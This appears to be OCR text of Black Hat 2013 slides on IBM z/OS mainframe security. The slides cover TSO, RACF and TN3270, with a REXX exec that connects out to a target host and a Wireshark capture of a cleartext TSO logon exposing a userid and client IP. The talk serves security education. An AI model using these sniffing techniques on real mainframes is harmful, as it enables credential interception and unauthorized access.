Mainframes: The past will come back to haunt you

By: Philip “Soldier of Fortran” Young

Disclaimer

Any views expressed in this talk are my own and ***not*** those of my employer.

This talk discusses work performed in my spare time generally screwing around with mainframes and thinking 'what if this still works...'

Question

- How many of you have tested a Mainframe or done mainframe pentests/audits?
- How many of you are (or were) actual Sysprogs?
- See the problem?

black hat
USA 2013


IBM
z BladeCenter Extension
IBM
z Enterprise

Not Legacy

- Runs an OS called: z/OS
- Current version: z/OS V1R13 (or 1.13) - V1R14 (1.14) **coming this year**!
- 70% of fortune 500s run an IBM z/OS Mainframe
  - For critical business functions

About

About me:


- Phil aka "Soldier of Fortran"
- Mainframes were always big and mysterious
  - Messed around on Datapac, Telenet, Sprintnet
- **Jan 2012 - Horrible consultant (PitA!)**
- Given talks (about mainframes) at:
  - Thotcon
  - Shmoocon
  - BSides LV and Austin

What's this About?


- Primarily (ok 100%) a talk about z/OS and support tech/programs:
  - TSO
  - RACF
  - JES/JCL
  - REXX
  - OMVS
- If these mean nothing to you... good!

- Don't worry, I'll also talk security

```
 READY
ex 'case.daemon'

 :+: Connecting to target: 10.0.0.5:9876
 :+: Downloading ASCII logo
 :+: Printing Logo:
```





```
 READY
ping blackhat.com

 CS V1R10: Pinging host BLACKHAT.COM (63.236.103.240)
 Ping #1 timed out
 READY
```


24.3%
75.7%

Age Gap

Security Admin Over 50

Security Admin Under 50



I’m Not Ageist…

This can happen (in 2011):

"Can someone tell me how to find the server name from the IP address."

1) I don't think it’s possible
2) You need to implement something to lookup names by IP


nslookup 192.64.85.105
EZB3170I Server: google-public-dns-a.google.com
EZB3172I Address: 8.8.8.8
EZB3170I Name: mfbbs.us
EZB3172I Address: 192.64.85.105


black hat
USA 2013
IBM MAINFRAMES
black hat
USA 2013

(really) Brief History


- os/360 - Released in the 60's
- os/370 - Released in the 70's
- os/390 - Released 1995
- z/OS - Released 2004
  - New release every two years
  - z/OS v2 on the horizon


Cleartext, still?

TN3270:

- An extension on telnet
- Generally clear text
  - SSL Added mid 90s
- EBCDIC (ugh)

Supported in Wireshark!


Follow TCP Stream
Stream Content
..(..(.....IBM-3278-2-
Entire conversation (4742 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
Filter Out This Stream
Close


Stream Content
S
)..4{\ Welcome to Fan DeZhi Mainframe
System! ...)..5{\ Support: http://
zos.efglobe.com ...)..2{\TSO...)..1{\- Logon to TSO/
ISPF..,)..2{\NETVIEW..5)..1{\- Netview System...)..2{\CICS../)..1{\- CICS System..@)..2
{\NVAS..e)..1{\- Netview Access..y)..2{\IMS...)..1{\- IMS System...)..2{\AOF..N)..1{\-
Netview Automation.. Enter your choice==>...)..2{H....)..6{\Command is in
progress...../)..1{\Your IP(198.80.42.100 :56456), SNA LU( ) 06/17/13
18:42:50...C. . ..... .1B.....h..af...411223344556677
ag..0112244."aeb.....%.....
%..1.C.6..aa...&.....&.....aw &.....a
h.....a..adefgh~wyor.....ad.
....ar....A.)". . .HIKJ56700A ENTER USERID
-. .A&....B..'AP. ! testing..G.
< . .Y----------TSO/E LOGON
----------.A&.YIKJ56420I Userid TESTING not authorized to
use
TSO .B-.
Y .
$-.YPF1/PF13 ==> Help PF3/PF15 ==> Logoff PA1 ==> Attention PA2 ==>
Reshow.*0.YYou may request specific help information by entering a '?' in any entry
field.C3.YEnter LOGON parameters below:.DT.Y .FK.Y*Userid
===>.FS.HTESTING.0.H2.- Password ===>.IB.<.....0.(2.- Acct Nmbr ===>.
+B.H.....0..K.- Procedure ===>..S.H.....0.&K.-
Entire conversation (4742 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
Filter Out This Stream
Close

(Mmm) General TSO

